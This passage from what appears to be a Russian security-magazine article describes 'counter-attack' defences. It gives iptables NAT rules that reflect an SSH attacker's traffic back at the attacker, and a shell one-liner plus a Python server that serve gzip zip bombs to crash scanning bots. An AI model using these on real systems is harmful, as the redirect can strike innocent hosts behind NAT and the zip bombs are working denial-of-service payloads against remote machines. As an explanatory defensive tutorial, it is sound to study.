
Если мы понимаем, что нас явно атакуют, и при этом видим источник атаки, то обычно принято блокировать на файрволе IP-адрес атакующего. Скорее всего, хакер это быстро заметит, ведь его цели резко перестанут ему отвечать.

Но что, если мы вместо создания на файрволе правила блокировки создадим правила перенаправления и направим вредоносный трафик вспять? Тогда мы завернем хакерскую атаку на самого хакера!

Сделать это можно всего парой-тройкой команд:

```
iptables -t nat -I PREROUTING -s $hacker -p tcp --dport 22 -j DNAT --to-destination $hacker:22
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -I POSTROUTING -d $hacker -p tcp --dport 22 -j MASQUERADE
```

Предположим, хакер подбирает пароль на твоем SSH-сервере — одно мгновение, и он, сам того не зная, продолжает перебирать пароли уже на своем узле!



Результат перенаправления подключения — хакер атакует сам себя

Если бы хакер мониторил попытки аутентификации к своей Kali, то он бы заметил, как на него посыпались те же самые атаки. И в случае, если атакующий подберет пароль, есть шанс, что он установит самому себе какой-нибудь криптомайнер или прочую малварь.

В отличие от блокировки порта, такой трюк будет практически незаметен для хакера, ведь порт как был открыт, так и остался открытым. Правда, требуется, чтобы на хосте хакера был такой же атакуемый порт, чтобы было куда перенаправить его атаку.

Перенаправление атаки на самого хакера — прием достаточно забавный, но в этом есть немалый риск. В наше время многие работают за NAT, иными словами — через некоторый узел. И хакер может быть не исключением. В таком случае мы рискуем перенаправить атаку не на компьютер хакера, а на ни в чем не повинный шлюз, с которого могут работать другие пользователи. Тогда со стороны шлюза мы будем выглядеть как атакующие. Поэтому такой трюк рекомендуется применять только с особой осторожностью.

ВЗРЫВАЕМ ХАКЕРОВ ZIP-БОМБОЙ

Если мы никак не помешаем хакеру идентифицировать наши сервисы, торчащие в интернете, то он рано или поздно определит типы служб и начнет искать в них уязвимости.

В наши дни более 90% поверхности атак периметра образуются веб-технологиями. Веб-приложение представляет для хакера достаточно перспективную мишень. Даже безопасно написанное веб-приложение может оказаться уязвимым в случае небезопасной настройки. А порою уязвимости возникают просто при неудачном сочетании двух веб-серверов, каждый из которых по отдельности не уязвим, но уязвим в тандеме. И так далее.

Для опытного хакера веб-страница — это не просто ссылка, это целая иерархия компонентов:

1. Веб-сервер (уровень сетевого порта).
2. Веб-сайт (уровень заголовка Host).
3. Веб-приложение (уровень URL).

И здесь на каждом уровне применимы свои способы разведки и обнаружения новых ресурсов. Применимы и свои атаки. На уровне сетевого порта хакер взаимодействует с веб-сервером — программой, обрабатывающей HTTP-запросы. Отправляя эти самые запросы с тем или иным заголовком `Host`, сервер выбирает тот или иной веб-сайт.

Начиная с HTTP/1.1, вводится понятие виртуального хостинга, благодаря которому веб-серверы начинают поддерживать множество сайтов на одном порте. И далее, уже выбирая тот или иной путь (URL) на определенном веб-сервере и на определенном сайте, хакер добирается до веб-приложения.

Есть один достаточно простой и весьма неприятный для хакера трюк, который обламывает ему взаимодействие с вебом на любом уровне (этот трюк был придуман одним пользователем на Habr)...

Протокол HTTP относительно простой — его простота заключается в том, что он текстовый и его запросы и ответы могут быть понятны человеку без специальных средств (до версии 2.0). При этом в протоколе HTTP для некоторой экономии трафика при доставке ответа может быть использовано сжатие. О готовности принять ответ в сжатом виде клиент сообщает специальным заголовком `Accept-Encoding`, а сервер — `Content-Encoding`. В качестве алгоритма сжатия веб-сервер может использовать gzip или deflate (zip).

Сжатие позволяет достаточно сильно сокращать размер содержимого за счет схлопывания повторяющихся фрагментов. Но насколько сильного сжатия можно достичь, если использовать лишь одну-единственную последовательность — например, всего один байт?

Ниже приведена таблица эффективности сжатия одного-единственного байта в том или ином количестве.

Эффективность сжатия одного символа с разным количеством


Несжатые данные	Сжатые gzip	Сжатые deflate
1024 байт (1 Кбайт)	29 байт	17 байт
1 048 576 байт (1 Мбайт)	1052 байт (~1 Кбайт)	1040 байт (~1 Кбайт)
1 073 741 824 байт (1 Гбайт)	1 043 658 байт (~1 Мбайт)	1 043 646 байт (~1 Мбайт)

Тысячекратное уменьшение размера. Или тысячекратное усиление атаки?

Всего один 1 Мбайт данных, принятых по протоколу HTTP, развернется у хакера в 1 Гбайт в его оперативной памяти. 10 Мбайт, соответственно, превратятся уже в 10 Гбайт, что почти наверняка положит процесс на типовом арендованном сервере. Ну а 30 Мбайт, думаю, хватит с головой и на средний десктоп.

Сегодня открытие обычного сайта в браузере — это скачивание порядка 10 Мбайт данных, что с нынешними скоростями происходит за пару секунд. Значит, 10 Гбайт оперативной памяти мы заберем у атакующего быстрее, чем он успеет подумать.

Наша встречная атака настолько проста в реализации, что провернуть ее можно даже в терминале всего несколькими командами.



```
~ » dd if=/dev/zero bs=1G count=10 | gzip -c > bomb.gz
10+0 записей получено
10+0 записей отправлено
10737418240 байт (11 GB, 10 GiB) скопирован, 44,8368 s, 239 MB/s
-------------------------------------------------------------------------
~ » ls -lh bomb.gz
-rw-r--r-- 1 soier soier 10M сен  6 23:47 bomb.gz
-------------------------------------------------------------------------
~ » while :
\ do nc -nv -lp 8080 < <(echo -ne $'HTTP/1.1 200\r\nContent-Encoding: gzip\r\n'; echo
 -ne "Content-Length: `ls -l bomb.gz|cut -d ' ' -f 5`\r\n\r\n"; cat bomb.gz)
\ done
Listening on 0.0.0.0 8080
Connection received on 1.2.3.137 33084
GET /.web HTTP/1.1
Host: 1.2.3.4:8080
User-Agent: Fuzz Faster U Fool v2.0.0-dev
Accept-Encoding: gzip
```


Веб-сервер с ZIP-бомбой прямо в терминале

Либо мы можем слегка переделать код нашего листенера:

defence/zip_bomb.py

```
#!/usr/bin/python3
import socket
import gzip
#import zlib
from sys import argv

port = argv[1]
size = int(argv[2])

bomb = gzip.compress(b"A"*size, compresslevel=9)
#bomb = zlib.compress(b"A"*size, level=9)
print("[*] powered %d -> %d bytes" % (len(bomb), size))
WWW = b'''HTTP/1.1 200
Content-Encoding: gzip
Content-Length: %d

%s
''' % (len(bomb), bomb)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", int(port)))
s.listen(10)
while True:
    c,info = s.accept()
    try:
        print(c.recv(1024).decode(errors="ignore"))
        c.send(WWW)
    except Exception as e:
        print(str(e))
    c.close()
```

Большая часть паразитного веб-трафика — это не хакеры, а простые боты — разного рода грабберы или автоматизированные сканеры. Такие боты, как правило, шлют всего один HTTP-запрос, но шлют его на тысячи серверов. Давай зарядим наш листенер ZIP-бомбой с 5 Гбайт киберпороха.




```
~/src/defence(main*) » ./zip_bomb.py 8080 $[5*1024*1024*1024]
[*] powered 5218148 -> 5368709120 bytes
```

Запуск веб-сервера с ZIP-бомбой на 5 Гбайт

Открытие любой веб-страницы на таком листенере вызовет в RAM взрыв ZIP-бомбы, которая заберет всю память в радиусе 5 Гбайт.

Давай посмотрим на реакцию типового примера HTTP-бота.




Бот аварийно завершает работу, исчерпав всю доступную память

Цель поражена — бот обвалился всего через две секунды на этапе получения HTTP-содержимого, даже не дойдя до стадии парсинга HTML. И если бы такой скрипт был нацелен на множество серверов, то один наш сервер с «ZIP-миной» остановил бы подобный конвейер. И никакие `try/catch` ему бы не помогли.

Те, кому не нравится, что их сайты терроризируют боты, могут применять этот offensive защитный прием. Но с осторожностью!

Давай теперь посмотрим, как справятся с нами разнообразные хакерские разведывательные сканеры, ведь именно они наша главная цель.

